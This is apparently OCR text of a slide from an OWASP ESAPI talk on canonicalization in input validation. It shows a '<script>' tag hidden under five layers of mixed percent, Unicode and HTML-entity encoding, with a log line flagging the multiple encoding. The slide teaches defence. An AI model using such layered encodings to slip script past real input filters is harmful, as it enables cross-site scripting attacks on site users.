
Make Good Escaping Easy



Does Your Validation Canonicalize?

%252%35252\u0036lt;script%
&#x%%%3333\u0033;&%23101;

<script>



Log: Multiple (5x) and mixed encoding detected

http://www.owasp.org/index.php/ESAPI